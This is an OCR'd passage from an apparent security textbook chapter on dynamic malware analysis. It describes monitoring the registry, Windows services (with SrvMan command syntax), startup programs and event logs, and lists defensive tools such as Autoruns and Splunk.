
Malware inserts instructions in these sections of the registry to perform malicious activities. You should have fair knowledge of the Windows registry, its contents, and inner workings to analyze the presence of malware. Scanning for suspicious registries will help to detect malware. Use registry monitoring tools such as RegScanner to scan registry values for any suspicious entries that may indicate malware infection.

- **jv16 PowerTools**

  Source: *https://jv16powertools.com*

  Jv16 PowerTools is a PC system utility software that works by erasing unnecessary files and data, cleaning the Windows registry, automatically fixing system errors, and optimizing your system. It allows you to scan and monitor the registry.

  It helps in detecting registry entries created by the malware. The "Clean And Speedup My Computer" feature of Registry Cleaner in jv16 PowerTools is a solution for fixing registry errors and system errors and cleaning registry leftovers and unnecessary files such as old log files and temporary files.



Duplicate Finder

This tool allows you to search for duplicate files. By duplicate, we can either mean files with identical names, identical content or both. Please see the options below and click Start to begin.

What kind of duplicates to look for

Filename
○ Any name
● Same file type
○ Exactly same name

File content
○ Any content
● Exactly identical content

Only look for files which are at least: 1 MB

Only look for files which have been created over 0 days ago

Only look for files which have not been modified in the last 0 days

Only look for files which have not been opened in the last 0 days

What files to find

● Find all files
○ Only look for files of these types ...
☐ Only look for files matching search words ...

Where to look from

○ From everywhere
● Only from these locations:

☐ Desktop
☑ Downloads
☑ Documents
☑ Pictures
☐ Program files
☐ Temp folders

jv16 PowerTools - Version: 7.4.0.1418

- Registry Viewer (*https://accessdata.com*)
- RegScanner (*https://www.nirsoft.net*)
- Registry Monitoring Tool (*https://www.solarwinds.com*)

Dynamic Malware Analysis: Windows Services Monitoring

- Malware spawns Windows services that allow attackers to get **remote control of the victim's machine** and pass malicious instructions
- Malware **rename their processes** to look like a genuine Windows service to avoid detection
- Malware may also employ rootkit techniques to manipulate **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services** registry keys to hide its processes
- Use Windows services monitoring tools such as **Windows Service Manager (SrvMan)** to trace malicious services initiated by the malware

Windows Service Monitoring Tools

- Advanced Windows Service Manager (*https://securityxploded.com*)
- Process Hacker (*https://processhacker.sourceforge.io*)
- Netwrix Service Monitor (*https://www.netwrix.com*)
- AnVir Task Manager (*https://www.anvir.com*)
- Service+ (*https://www.activeplus.com*)

Windows Services Monitoring

Attackers design malware and other malicious code such that they install and run on a computer in the form of services. As most services run in the background to support processes and applications, the malicious services are invisible even when they are performing harmful activities in the system and they can function without intervention or input. Malware spawns Windows services that allow attackers to remotely control the victim's machine and pass malicious instructions. Malware may also adopt rootkit techniques to manipulate the following registry keys to hide their processes and services.

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services

These malicious services run as a SYSTEM account or other privileged accounts, which provide greater access compared to user accounts, making them more dangerous than common malware and executable code. Attackers also try to conceal their actions by naming the malicious services with names similar to genuine Windows services to avoid detection.

You can trace malicious services initiated by the suspicious file during dynamic analysis using Windows service monitoring tools such as Windows Service Manager (SrvMan), which can detect changes in services and scan for suspicious Windows services.

- **Windows Service Manager (SrvMan)**

  Source: *https://sysprogs.com*

  SrvMan has both GUI and command-line modes. It can also be used to run arbitrary Win32 applications as services (when such a service is stopped, the main application window is automatically closed).

You can use SrvMan's command-ine interface to perform the following tasks:

- **Create services**

  ```
  srvman.exe add <file.exe/file.sys> [service name] [display name]
  [/type:<service type>] [/start:<start mode>] [/interactive:no]
  [/overwrite:yes]
  ```

- **Delete services**

  ```
  srvman.exe delete <service name>
  ```

- **Start/stop/restart services**

  ```
  srvman.exe start <service name> [/nowait] [/delay:<delay in msec>]
  srvman.exe stop <service name> [/nowait] [/delay:<delay in msec>]
  srvman.exe restart <service name> [/delay:<delay in msec>]
  ```

- **Install and start a legacy driver with a single call**

  ```
  srvman.exe run <driver.sys> [service name] [/copy:yes]
  [/overwrite:no] [/stopafter:<msec>]
  ```

Dynamic Malware Analysis: Startup Programs Monitoring

- Malware can **alter the system settings** and add themselves to the **startup menu** to perform malicious activities whenever the system starts
- Manually check or use startup monitoring tools like **Autoruns for Windows** and **WinPatrol** to detect suspicious startup programs and processes

- Steps to manually detect hidden malware are listed as follows:
  - Check startup program entries in the registry editor
  - Check device drivers that are automatically loaded
    - **C:\Windows\System32\drivers**
  - Check **boot.ini** or **bcd** (bootmgr) entries
  - Check Windows services that are automatically started
    - Go to **Run** → Type **services.msc** → Sort by **Startup Type**
  - Check the startup folder
    - **C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup**

Startup Programs Monitoring

Malware can alter the system settings and add themselves to the startup menu to perform malicious activities whenever the system starts. Therefore, scanning for suspicious startup programs manually or using startup program monitoring tools such as Autoruns for Windows is essential for detecting malware.

Steps to manually detect hidden malware:

- **Step 1: Check startup program entries in the registry**

  Startup items such as programs, shortcuts, folders, and drivers are set to run automatically at startup when users log into a Windows OS (e.g., Windows 11). Startup items can be added by the programs or drivers installed, or manually by the user. Programs that run on Windows 11 startup can be located in these registry entries, such as Windows startup setting, Explorer startup setting, and IE startup setting.

  - **Windows Startup Setting**

    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

    HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

    HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

- **Explorer Startup Setting**

  ```
  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Common Startup
  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Common Startup
  HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Startup
  HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Startup
  ```

- **IE Startup Setting**

  ```
  HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\URLSearchHooks
  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Toolbar
  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Extensions
  HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\MenuExt
  ```

- **Step 2: Check device drivers automatically loaded**

  Navigate to `C:\Windows\System32\drivers` to check the device drivers.

Figure 7.97: Screenshot displaying drivers folder

- **Step 3: Check boot. ini or bcd (bootmgr) entries**

  Check **boot.ini** or **bcd** (bootmgr) entries using the command prompt. Open **command prompt** with administrative privileges, type **bcdedit**, and press **Enter** to view all the boot manager entries.

Figure 7.99: Screenshot displaying services


- **Step 5: Check the Startup folder**

  Startup folders store applications or shortcuts to applications that auto-start when the system boots. To check the **Startup** applications, search the following locations in Windows 11:

  - `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`
  - `C:\Users\(User-Name)\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`

  Another method to access startup folders is as follows:

  1. Press **Windows + R** simultaneously to open the **Run** box
  2. Type **shell: startup** in the box and click **OK** to navigate to the startup folder



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: shell:startup

Figure 7.100: Screenshot showing shell: startup command in the Run box

Startup Program Monitoring Tool: Autoruns for Windows

Source: *https://docs.microsoft.com*

This utility can auto-start the location of any startup monitor, display what programs are configured to run during system bootup or login, and show the entries in the order that Windows processes them. Once this program is included in the startup folder, Run, RunOnce, and other registry keys, users can configure Autoruns to show other locations, including explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, and auto-start services.

Autoruns' Hide Signed Microsoft Entries option helps the user to zoom in on third-party auto-start images that are added to the user's system, and it provides support for checking the auto-start images configured for other accounts on the system.

Event Logs Monitoring/Analysis

Log analysis is a process that provides the details of an activity or event that can extract possible attacks in the form of Trojans or worms in the system. It serves as a primary source of information and helps in identifying security gaps. This process helps in detecting zero-day backdoor Trojans or any possible attacks (failed authentication/login attempts) when logs are analyzed for different components. Log monitoring can be performed for components that perform security operations, such as firewall systems, IDS/IPS, web servers, and authentication servers. The logs also contain file types, ports, timestamps, and registry entries. In Windows, system logs, application logs, access logs, audit logs, and security logs can be analyzed in Event Viewer under the section "Windows Logs."

Logs are located via the following paths:

- **System logs**

  Start → Windows Administrative Tools → Event Viewer → Windows Logs

- **System Security logs**

  Start → Windows Administrative Tools → Event Viewer → Windows Logs → Security

- **Applications and Services Logs**

  Start → Windows Administrative Tools → Event Viewer → Applications and Services Logs

Log Analysis Tools:

- **Splunk**

  Source: *https://www.splunk.com*

  It is an SIEM tool that can automatically collect all the event logs from all the systems present in the network. Splunk forwarders need to be installed in all the systems in the network that need to be monitored, and these forwarders will transfer the real-time event logs from the network systems to the main Splunk dashboard.

Some additional log monitoring/analysis tools are as follows:

- ManageEngine Event Log Analyzer (*https://www.manageengine.com*)
- Loggly (*https://www.loggly.com*)
- SolarWinds Log & Event Manager (*https://www.solarwinds.com*)
- Netwrix Event Log Manager (*https://www.netwrix.com*)

Dynamic Malware Analysis: Installation Monitoring

